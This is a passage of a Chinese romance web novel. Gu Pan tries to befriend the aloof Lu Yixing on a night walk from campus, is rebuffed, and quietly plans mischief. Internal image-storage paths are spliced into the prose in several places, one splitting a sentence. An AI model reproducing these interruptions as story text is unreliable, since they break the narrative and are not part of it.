    眼睛在夜色下亦亮晶晶的,肤白,瓷实的白,偶尔路过一盏路灯,清晰地照亮他的眉眼,那嘴唇也是弯的,一身的青春气息,神采斐然。


    “感谢你今天让我体验了一次自习室。”他很有信心地邀请,“这样吧,明天我请你吃蛋糕,好吗?”


    路亦行不喜欢:“不了,谢谢。”


    “不喜欢吃甜的吗?”顾盼立马改口,“那换成其他的好了。”


    路亦行还是说不用。


    “不能白白享受你的啊,再说我还要带你玩呢,我们加个联系方式吧?”


    虽然最后一句才是重点,但路亦行还是想也没想地拒绝,主要是又不联系,纯麻烦。顾盼内心微沉。从小至今,他受到的优待数不胜数,都是别人上赶着来加他好友,外出吃饭都有陌客帮忙买单,这还是他第一次,连续被拒,简直气到安静,他不说话了,沉默地走着。


    出了校园,大街格外冷清。


    他又烦烦地说再见,路亦行说有东西忘了拿要回趟学校。


    顾盼挤出笑容,脚步轻快地闪进弄堂,行至昏暗处回头,路亦行还站在原地,手上夹着一支烟。清寂的街上,只有24小时便利店还亮着灯。路亦行站在店门口,下巴微抬,呼出一团随风即逝的青白烟雾,很帅,很远,与周遭格格不入,就像他这个人似的,那么难以打动,那么泾渭分明。


    顾盼心想,行,先容你牛几天。


    正筹划着接下来的坏心思,手机蓦地振动,他拿出一看,登时睁大了眼睛。